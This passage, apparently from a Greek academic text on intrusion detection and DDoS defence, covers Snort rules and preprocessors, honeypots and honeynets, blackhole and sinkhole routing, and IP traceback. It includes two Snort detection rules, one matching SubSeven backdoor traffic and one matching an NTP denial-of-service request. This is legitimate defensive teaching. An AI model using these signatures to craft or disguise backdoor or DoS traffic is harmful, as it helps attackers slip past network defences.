η «εικόνα» ενός βλαβερού πακέτου και επίσης πως πρέπει το Snort να αντιδράσει όταν εντοπίσει κάποια υπογραφή σε κάποιο πακέτο. Το Snort περιλαμβάνει πάνω από 6.000 κανόνες. Οι κανόνες και οι υπογραφές συχνά χρησιμοποιούνται σαν συνώνυμες λέξεις. Οι διαφορές τους είναι οι εξής:

Οι υπογραφές είναι τα ειδικά χαρακτηριστικά του πακέτου που το χαρακτηρίζουν σαν ύποπτο ή βλαβερό (malicious). Τα χαρακτηριστικά αυτά βρίσκονται στο payload ή στο header του πακέτου και είναι μοτίβα από συμβολοσειρές (string patterns) που χαρακτηρίζονται σαν υπογραφή (signature) ενός «κακού» πακέτου. Γενικά η περιγραφή ενός πακέτου που είναι «κακό», όταν γίνεται με μια υπογραφή είναι στατική. Δηλαδή μια υπογραφή περιγράφει κάποιο υπαρκτό χαρακτηριστικό στο payload ή στο header του πακέτου.

Οι κανόνες περιγράφουν στο Snort ή άλλο IDS τα χαρακτηριστικά ενός πακέτου που μπορεί να είναι μέρος μίας γνωστής επίθεσης καθώς και την ενέργεια που θα εκτελεστεί κατά τον εντοπισμό του. Η περιγραφή ενός πακέτου με ένα κανόνα είναι αρκετά πιο δυναμική. Αφενός, σε ένα κανόνα μπορεί να περιγράφονται περισσότερα του ενός υπαρκτά χαρακτηριστικά στο payload, αφετέρου, μπορούν να περιγράφονται χαρακτηριστικά που δεν πρέπει να έχει ένα πακέτο για να θεωρηθεί ύποπτο. Τέλος, ένας κανόνας μπορεί να περιγράφει μια ολόκληρη ροή και όχι ένα πακέτο, στις περιπτώσεις που γίνεται ανίχνευση εισβολών κρατώντας την ‘κατάσταση’ (state) των συνδέσεων. Παρακάτω βλέπουμε δύο ενδεικτικά παραδείγματα εφαρμογής κανόνων στο snort.

- Παράδειγμα ενός κανόνα για την ανίχνευση του δούρειου ίππου (trojan) SubSeven.

```
alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any
(msg:"BACKDOOR subseven 22"; flags: A+; content:
"|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485;
reference:url,www.hackfix.org/subseven/; sid:103; classtype:misc-
activity; rev:4;)
```

- Άλλο παράδειγμα που δείχνει μια υπογραφή που ταιριάζει το NTP traffic με ένα συγκεκριμένο περιεχόμενο και συγκεκριμένη ροή.

```
alert udp $HOME_NET 123 -> $EXTERNAL_NET 123
(msg:"ET DOS Potential Inbound NTP denial-of-service attempt
(repeated mode 7 request)"; dsize:1; content:"|17|";
threshold:type limit, count 1, seconds 60, track by_src;
reference:url,www.kb.cert.org/vuls/id/568372; reference:cve,2009-3563;
```

```
classtype:attempted-dos; reference:url,doc.emergingthreats.net/2010488;
reference:url,www.emergingthreats.net/cgi
bin/cvsweb.cgi/sigs/DOS/DOS_Ntp;
sid:2010488; rev:2;)
```

Το Snort επιτρέπει την ενσωμάτωση ξεχωριστών υποπρογραμμάτων στον κώδικά του με κομμάτια κώδικα που ονομάζονται 'plug-ins'. Τα plug-ins επιτρέπουν την επέκταση των δυνατοτήτων του Snort χωρίς να χρειάζεται αλλαγή το κύριο σώμα του κώδικά του. Τα plug-ins έχουν σαν κύριο στόχο να επεκτείνουν τις δυνατότητες του Snort. Τα preprocessor plug-ins για παράδειγμα προσθέτουν δυνατότητες ανίχνευσης ανώμαλης συμπεριφοράς. Οι preprocessors είναι σαν μία συμπληρωματική μηχανή του Snort όπου χωρίς αυτούς ορισμένα είδη επιθέσεων δεν θα μπορούσαν να εντοπιστούν. Οι δυνατότητες που προσφέρουν οι preprocessors συνοψίζονται παρακάτω:

- Αναπτύσσονται σαν 'plug-ins' για να δίνουν στο Snort ευελιξία και επεκτασιμότητα. Και φυσικά για να μπορεί το Snort να ρυθμίζεται ανάλογα με τις ανάγκες του περιβάλλοντος δικτύου που θα χρησιμοποιηθεί.
- Δίνουν την δυνατότητα στο Snort να χειρίζεται δεδομένα που μοιράζονται σε πάνω από ένα πακέτα όπως τα TCP streams ανασυνθέτοντάς τα.
- Χρησιμοποιούνται στο Snort για να κανονικοποιούν τα δεδομένα που περιγράφονται με πολλαπλούς τρόπους ('http_decode preprocessor'). Για παράδειγμα αν ένα http request μπορεί να είναι σε Unicode ή σε ASCII, τότε ο αντίστοιχος preprocessor θα παράγει μια έξοδο (output) από Unicode σε ASCII, ώστε κανόνες που περιγράφονται με ASCII να μπορούν να εφαρμοστούν και σε αιτήματα (requests) σε Unicode.
- Δίνουν την δυνατότητα στο Snort να εφαρμόζει μεθόδους εντοπισμού που δεν μπορούν να εκφραστούν ακόμα και με τους πιο ευέλικτους κανόνες (π.χ. ταίριασμα ανώμαλης συμπεριφοράς με regular expressions23). Για παράδειγμα ο 'portscan preprocessor' που εντοπίζει τις σαρώσεις πορτών βασιζόμενος στην ανώμαλη συμπεριφορά.
- Οι Preprocessors του Snort μπορούν να προσφέρουν την δυνατότητα στο Snort να εντοπίζει κάποιες επιθέσεις που δεν έχουν γίνει ακόμα κανόνες.

4.11 Τα Honeypots.

Τα Honeypots είναι συστήματα τα οποία προσποιούνται ότι είναι αληθινοί στόχοι, ώστε να δεχτούν επιθέσεις και τελικά να παραβιαστούν. Τα honeypots παρακολουθούνται ώστε να είναι εφικτή η καταγραφή των ενεργειών των επιτιθέμενων και να γνωστοποιούνται οι τεχνικές και τα εργαλεία τα οποία χρησιμοποίησαν για την εισβολή. Είναι χρήσιμα για να αποσπούν και να μπερδεύουν κάποιον από τα υπόλοιπα μηχανήματα ενός δικτύου, να ειδοποιούν για νέους τρόπους επιθέσεων/ευπαθειών, να παρέχουν ανάλυση σε μεγάλο βάθος του τι έγινε κατά τη διάρκεια μιας επίθεσης αλλά και μετά από αυτή. Ένας τρόπος λοιπόν για να εντοπίσουμε καινούργιες ευπάθειες συστημάτων (vulnerabilities) είναι να εγκαταστήσουμε συστήματα σε ένα δίκτυο και να τα παρακολουθούμε, ενώ περιμένουμε ότι κάποια στιγμή θα παραβιαστούν. Αφού τα συστήματα αυτά δεν είναι σχεδιασμένα να έχουν κάποια παραγωγική χρήση, κάθε προσπάθεια για επικοινωνία με αυτά τα συστήματα από το δίκτυο είναι εξορισμού ύποπτη και πρόκειται για προσπάθεια επίθεσης. Η αξία τους καθορίζεται από την πληροφορία που μπορεί να εξαχθεί. Τα ίδια τα συστήματα δεν έχουν κάποια αξία για τον διαχειριστή τους μιας και δεν τρέχουν υπηρεσίες κάποιας αξίας και δεν υπάρχουν πολύτιμα δεδομένα. Μια επίθεση που δεν είναι γνωστή μέχρι στιγμής μπορεί να ανιχνευτεί παρακολουθώντας την κίνηση που φεύγει από το honeypot.

Μια συλλογή από συστήματα honeypots ονομάζεται **Honeynet** και συνήθως αποτελείται από διαφορετικού τύπου honeypots, δηλαδή συστήματα με διαφορετικές υπηρεσίες και λειτουργικά συστήματα, ώστε να συγκεντρώνονται ταυτόχρονα δεδομένα από διαφορετικά συστήματα αλλά και να αποτελούν ένα περισσότερο αληθοφανές δίκτυο. Μερικές φορές μάλιστα σχεδιάζονται ώστε να αποτελούν ολοκληρωμένα αντίγραφα δικτύων ή παραγωγικών συστημάτων.


Υπάρχουν δυο διακρίσεις για τα διάφορα είδη honeypots: τα φυσικά (physical honeypots) και τα εικονικά (virtual honeypots), καθώς επίσης τα υψηλής και τα χαμηλής αλληλεπίδρασης.

- Ένα **φυσικό honeypot** είναι ένα πραγματικό μηχάνημα με τη δικιά του IP διεύθυνση. Μπορεί να τρέχει οποιοδήποτε λειτουργικό σύστημα - Linux, Unix, Windows, Mac Os, κτλ. - και οποιαδήποτε υπηρεσία του ορίσουμε – π.χ. www, mysql, ή ftp.
- Ένα **εικονικό honeypot** είναι ένα υπολογιστικό σύστημα που φιλοξενεί μερικά εικονικά μηχανήματα (virtual machines), δεν πρόκειται δηλαδή για πραγματικά μηχανήματα αλλά για προσομοίωση συστημάτων σε κάποιον υπολογιστή. Αυτό

προσφέρει πολύ ευκολότερη συντήρηση και λιγότερες φυσικές απαιτήσεις. Για εικονικά honeypots χρησιμοποιείται συχνά λογισμικό όπως το Vmware ή το User-mode Linux. Με ένα δυνατό σε ισχύ μηχάνημα μπορεί να τρέχουν αρκετά διαφορετικά λειτουργικά συστήματα, το καθένα από τα οποία θα έχει τη δική του IP διεύθυνση και μπορούν να δημιουργηθούν ακόμα και αυθαίρετες δικτυακές τοπολογίες.

Με διάκριση την αλληλεπίδραση, δηλαδή το βαθμό δραστηριότητας που επιτρέπεται να έχει ένας επιτιθέμενος σε ένα honeypot, μπορούμε να τα διαιρέσουμε σε χαμηλής και υψηλής αλληλεπίδρασης.

- Τα **χαμηλής αλληλεπίδρασης honeypots** (low interaction) έχουν περιορισμένες δυνατότητες, καθώς προσομοιώνουν μερικά μόνο μέρη, π.χ. τη στοίβα δικτύου. Αυτό που κάνουν είναι να εξομοιώνουν συστήματα και οι δραστηριότητες των επιτιθέμενων περιορίζονται σε αυτό που επιτρέπουν οι εξομοιωμένες υπηρεσίες. Δεν μπορεί να γίνει πλήρης υπονόμευσή τους (compromise), καθώς δεν πρόκειται για πραγματικά συστήματα με πλήρης εφαρμογές. Το πιο γνωστό honeypot αυτής της κατηγορίας είναι το honeyd.
- Τα **υψηλής αλληλεπίδρασης honeypots** (high interaction) παρέχουν ένα ολόκληρο λειτουργικό σύστημα και υπηρεσίες με τις οποίες ο επιτιθέμενος μπορεί να συνδεθεί. Είναι πραγματικοί υπολογιστές με πραγματικές εφαρμογές που οι επιτιθέμενοι μπορούν να παραβιάσουν και να πετύχουν απόλυτο έλεγχο του συστήματος. Το πιο γνωστό honeypot αυτής της κατηγορίας είναι το Honeywall.



Honeynet Architecture

Στην παραπάνω εικόνα βλέπουμε την αρχιτεκτονική ενός Honeynet. Το 'Honeywall' στη μέση της εικόνας έχει τη δυνατότητα να καταγράφει όλες τις δραστηριότητες των honeypots χωρίς να γίνεται αντιληπτό από τα honeypots αλλά ούτε και από τους επιτιθέμενους.

4.11.1 Πλεονεκτήματα των Honeypots.

- Τα «honeypots» δεν παράγουν μεγάλα αρχεία καταγραφής («log files»). Οργανισμοί ή εταιρίες που είχαν τεράστιο όγκο από «alerts», με τα honeypots θα έχουν πολύ λιγότερο αφού καταγράφουν μόνο την πληροφορία που σχετίζεται με αυτά με αποτέλεσμα να διευκολύνει το έργο της ανάλυσης και εξαγωγής συμπερασμάτων.
- Τα «honeypots» μειώνουν τους ψεύτικους συναγερμούς. Μια από τις μεγαλύτερες προκλήσεις στα «IDS» είναι η μείωση των ψεύτικων συναγερμών. Τα «honeypots» εξαιτίας του ότι οποιαδήποτε κίνηση σε αυτά είναι εξορισμού ύποπτη καταφέρνουν την μείωση αυτή.
- Μπορούν να ανιχνεύσουν καινούργιες ή άγνωστες επιθέσεις. Τα παραδοσιακά «IDS» δεν μπορούν να ανιχνεύσουν άγνωστες επιθέσεις. Αν δεν υπάρχει η συγκεκριμένη υπογραφή της επίθεσης δεν μπορούν και να την αναγνωρίσουν. Τα «honeypots» διαφοροποιούνται εξαιτίας του ότι οποιαδήποτε κίνηση σε αυτά είναι ύποπτη.

- Μπορούν να καταγράψουν κρυπτογραφημένες επιθέσεις. Όσο οι διάφοροι οργανισμοί και επιχειρήσεις εφαρμόζουν μεθόδους κρυπτογραφημένων επικοινωνιών (όπως «SSH, IPsec, SSL») το πρόβλημα της ανίχνευσης των επιθέσεων από τα παραδοσιακά «IDS» μεγαλώνει. Τα «honeypots» αντιμετωπίζουν αυτό το πρόβλημα αφού οι κρυπτογραφημένες επιθέσεις σε αυτά αποκρυπτογραφούνται αφού τα honeypots είναι ο στόχος αυτών.
- Τα honeypots λειτουργούν και με το IPv6. Ολοένα και περισσότερο οργανισμοί και εταιρίες υλοποιούν το IPv6. Τα IDS και τα firewalls έχουν πολλές ιδιαιτερότητες και δυσκολίες σχετικά με την υποστήριξη του IPv6.
- Τα «honeypots» δεν απαιτούν ακριβά μηχανήματα. Ένας οικονιμοικός ηλεκτρονικός υπολογιστής μπορεί να παρακολουθεί χιλιάδες IP διευθύνσεις χωρίς κανένα πρόβλημα.

4.11.2 Μειονεκτήματα των Honeypots.

Τα «honeypots» έχουν τα εξής μειονεκτήματα:

- Καταγράφουν μόνο ότι αλληλεπιδρά με αυτά και δεν ανιχνεύουν καμία άλλη κίνηση. Αυτό έχει ως συνέπεια να μην μπορεί να αντιληφθεί καμία επίθεση που γίνεται σε κάποιο άλλο υπολογιστή του δικτύου του.
- Υπάρχει σημαντικός κίνδυνος κυρίως στα υψηλής αλληλεπίδρασης honeypots, κάποιος επιτιθέμενος να κυριεύσει και να χρησιμοποιήσει αυτό το honeypot για επιθέσεις σε άλλους στόχους. Αν και υπάρχουν αρκετά μέτρα θωράκισης των honeypots ο κίνδυνος δεν μπορεί να εξαλειφθεί. Στα χαμηλής αλληλεπίδρασης honeypots αυτός ο κίνδυνος είναι μικρότερος αν και όχι μηδενικός. Χαρακτηριστικό παράδειγμα ανίχνευσης «low-interaction honeypots» αναφέρεται στο άρθρο του γνωστού «Phrack» του «Joseph Corey» για το «honeyd version 0.7a» του «Niels Provos». Σε αυτό το άρθρο ο «Joseph Corey» δείχνει πως μια μικρή απροσεξία στην υλοποίηση του «honeyd» οδηγούσε στην ανίχνευση του σε ένα δίκτυο με την βοήθεια μιας παραλλαγής του εργαλείου «scanrand». Γνωρίζοντας πλέον ο επιτιθέμενος ότι σε κάποιο συγκεκριμένο «IP» τρέχει το «honeyd» μπορούσε να συγκεντρώσει τις επιθέσεις του σε αυτό και να εκμεταλλευτεί ένα άλλο

λάθος του ότι αυτό τρέχει με δικαιώματα διαχειριστή. Για την έγκαιρη ανίχνευση τυχόν μη επιθυμητής πρόσβασης στα honeypots είναι απαραίτητος ο πολλαπλός έλεγχος της εξερχόμενης κίνησης. Υπάρχουν κάποιες αρχιτεκτονικές (όπως θα αναφερθούν στην συνέχεια) που επιτρέπουν τον έλεγχο αυτής της εξερχόμενης κίνησης αλλά δυστυχώς, ούτε αυτές μπορούν να εγγυηθούν απόλυτη ασφάλεια.


- Όλη σχεδόν η αξία ενός «honeypot» εκμηδενίζεται μόλις γίνει αντιληπτό. Οι επιτιθέμενοι αν δεν το αγνοήσουν, σίγουρα δεν θα χρησιμοποιήσουν τα καλύτερα τους όπλα και γενικότερα όλες οι κινήσεις τους θα είναι παραπλανητικές.
- Ο επιτιθέμενος να καταφέρει να απενεργοποιήσει τους μηχανισμούς καταγραφής και ελέγχου με τρόπο που ο διαχειριστής να μην το αντιληφθεί. Η προστασία από αυτόν τον κίνδυνο είναι η εφαρμογή πολλαπλών επιπέδων μηχανισμών καταγραφής και ελέγχου. Κάτι τέτοιο επιλύει το πρόβλημα της βλάβης του ενός σημείου (single point of failure) αλλά ο κίνδυνος ούτε και εδώ εκμηδενίζεται.
- Ένας άλλος υπαρκτός κίνδυνος είναι η παραβίαση ενός honeypot αλλά όχι για την χρησιμοποίηση του για επίθεση σε κάποιο άλλο σύστημα αλλά για να ανεβάσει (upload) πειρατική μουσική, πειρατικές ταινίες, αριθμούς πιστωτικών καρτών κα. Αν αυτά ανιχνευθούν τότε θα τα χρεωθεί ο διαχειριστής ο οποίος πρέπει να αποδείξει ότι δεν είναι αυτός που τα ανέβασε.

4.12 Blackhole και Sinkhole δρομολόγηση.


Αυτές οι τεχνικές προσπαθούν να μετριάσουν προσωρινά τον αντίκτυπο της επίθεσης. Η πρώτη αναφέρεται στη δρομολόγηση κίνησης σε μια μηδενική διεπαφή (null0), όπου τελικά απορρίπτεται. Με μια πρώτη ματιά, θα ήταν τέλειο να οδηγείται η κακόβουλη κίνηση σε μια μαύρη τρύπα (blackhole). Αλλά είναι πάντα δυνατό να απομονωθεί η κακόβουλη από τη νόμιμη κίνηση; Εάν το θύμα ξέρει ακριβώς τα IP που του επιτίθενται, τότε μπορεί να αγνοήσει την κίνηση που προέρχεται από αυτές τις πηγές. Με αυτόν τον τρόπο, ο αντίκτυπος της επίθεσης περιορίζεται δεδομένου ότι το θύμα δεν καταναλώνει χρόνο της CPU ή μνήμη σαν συνέπεια της επίθεσης. Μόνο εύρος ζώνης του δικτύου καταναλώνεται. Παρόλα αυτά, εάν τα IP των επιτιθέμενων δεν μπορούν να διακριθούν και όλη η κίνηση οδηγείται στη μαύρη τρύπα, τότε και η

νόμιμη κίνηση απορρίπτεται επίσης. Στην περίπτωση αυτή, αυτή η τεχνική φιλτραρίσματος αποτυγχάνει.

Η τεχνική δρομολόγησης sinkhole αναφέρεται στη δρομολόγηση ύποπτης ή όχι κίνησης σε μια έγκυρη διεύθυνση IP όπου η κίνηση μπορεί να αναλυθεί. Εκεί, εάν η κίνηση αποδειχθεί κακόβουλη, απορρίπτεται (δρομολογείται σε μια μηδενική διεπαφή null0), διαφορετικά δρομολογείται στον επόμενο κόμβο (hop). Ένα sniffer στο δρομολογητή sinkhole μπορεί να συλλάβει την κίνηση και να την αναλύσει. Αυτή η τεχνική δεν είναι τόσο αυστηρή όσο η προηγούμενη. Η αποτελεσματικότητα κάθε μηχανισμού εξαρτάται από τη δύναμη της επίθεσης. Συγκεκριμένα, το sinkholing δεν μπορεί να αντιδράσει σε μια άγρια επίθεση τόσο αποτελεσματικά όσο το blackholing. Εντούτοις είναι μια πιο περίπλοκη τεχνική, δεδομένου ότι είναι πιο επιλεκτική στην απόρριψη της κίνησης.



Επίθεση στην IP 172.168.20.1 (before sinkholing)



Επίθεση στην IP 172.168.20.1 (while sinkholing)

Σύμφωνα με τα παραπάνω, το φιλτράρισμα της κακόβουλης κίνησης φαίνεται να είναι ένα αποτελεσματικό αντίμετρο ενάντια στις DDoS επιθέσεις. Μάλιστα, όσο πιο κοντά στον επιτιθέμενο εφαρμόζεται το φιλτράρισμα, τόσο πιο αποτελεσματικό είναι. Αυτό είναι φυσικό, γιατί όταν η κίνηση φιλτράρεται από το θύμα, τότε το θύμα "επιβιώνει", αλλά το δίκτυο του ISP έχει ήδη πλημμυρίσει. Συνεπώς, η καλύτερη λύση θα ήταν να φιλτράρεται η κίνηση στην πηγή της, το οποίο σημαίνει φιλτράρισμα της κίνησης των zombies.

Μέχρι τώρα, τρεις δυνατότητες φιλτραρίσματος έχουν αναφερθεί με κριτήριο το αντικείμενο φιλτραρίσματος. Η πρώτη αναφέρεται σε φιλτράρισμα με βάση τη διεύθυνση προέλευσης. Αυτή θα ήταν η καλύτερη μέθοδος φιλτραρίσματος, εάν κάθε φορά ξέραμε ποιος είναι ο επιτιθέμενος. Παρόλα αυτά, αυτό δεν είναι πάντα δυνατό καθώς οι επιτιθέμενοι συνήθως χρησιμοποιούν αλλοιωμένες διευθύνσεις IP. Επιπλέον οι επιθέσεις DDoS προέρχονται συνήθως από χιλιάδες zombies και έτσι κάνουν πάρα πολύ δύσκολη την ανακάλυψη όλων των διευθύνσεων IP που πραγματοποιούν την επίθεση. Κι αν ακόμη όλες αυτές οι IPs ανακαλυφθούν, η εφαρμογή ενός φίλτρου που θα απορρίπτει μερικές χιλιάδες IPs είναι πρακτικά αδύνατη να εφαρμοστεί.

Η δεύτερη δυνατότητα φιλτραρίσματος είναι φιλτράρισμα της υπηρεσίας. Αυτή η τακτική προϋποθέτει ότι εμείς ξέρουμε το μηχανισμό της επίθεσης. Σε αυτήν την περίπτωση, μπορούμε να φιλτράρουμε την κίνηση προς μια συγκεκριμένη πόρτα UDP ή μια σύνδεση TCP ή να

φιλτράρουμε τα ICMP μηνύματα. Αλλά τι κάνουμε εάν η επίθεση κατευθύνεται προς μια πολύ κοινή πόρτα ή υπηρεσία; Τότε πρέπει ή να απορρίψουμε κάθε πακέτο (ακόμη και εάν είναι νόμιμο) ή να υπομείνουμε την επίθεση.

Τέλος, υπάρχει η δυνατότητα φιλτραρίσματος με βάση τη διεύθυνση προορισμού. Οι DDoS επιθέσεις κατευθύνονται συνήθως ενάντια σε έναν περιορισμένο αριθμό θυμάτων. Έτσι φαίνεται να είναι εύκολο να απορριφθεί όλη η κίνηση που κατευθύνεται προς αυτούς. Αλλά αυτό σημαίνει ότι η νόμιμη κίνηση απορρίπτεται επίσης. Σε περίπτωση μιας επίθεσης μεγάλης κλίμακας αυτό δεν πρέπει να είναι πρόβλημα δεδομένου ότι το θύμα σύντομα θα καταρρεύσει και δεν θα είναι σε θέση να εξυπηρετήσει κανένα. Έτσι το φιλτράρισμα προστατεύει το θύμα από την κατάρρευση κρατώντας το απλά απρόσιτο από τους υπόλοιπους.


4.13 Η τεχνική IP Traceback.

Η τεχνική IP traceback ιχνηλατεί τις επιθέσεις στην προέλευσή τους, έτσι ώστε να είναι δυνατή η εύρεση της ταυτότητας του επιτιθέμενου επιτυγχάνοντας την ανίχνευση ασύμμετρων δρόμων, καθώς και τον χαρακτηρισμό μονοπατιών. Κάποιοι παράγοντες που καθιστούν την τεχνική της ιχνηλασίας IP δύσκολη είναι η μη σταθερή φύση της δρομολόγησης του Διαδικτύου και η έλλειψη απόδοσης ευθύνης στην πηγή για το πρωτόκολλο TCP/IP. Προκειμένου να είναι αποτελεσματική η ιχνηλάτηση IP είναι απαραίτητο να υπολογιστεί και να κατασκευαστεί το μονοπάτι της επίθεσης. Σε πολύ βασικό επίπεδο, η ιχνηλάτηση IP μπορεί να θεωρηθεί σαν τη χειρωνακτική διαδικασία κατά την οποία οι διαχειριστές του δικτύου που δέχεται επίθεση τηλεφωνούν στον Πάροχο Υπηρεσιών Διαδικτύου (Internet Service Provider (ISP)) ζητώντας την κατεύθυνση από την οποία έρχονται τα πακέτα. Καθώς η χειρωνακτική εύρεση της πηγής είναι πολύ κουραστική έχουν προταθεί διάφορες μέθοδοι που προσπαθούν να κάνουν αυτή τη διαδικασία 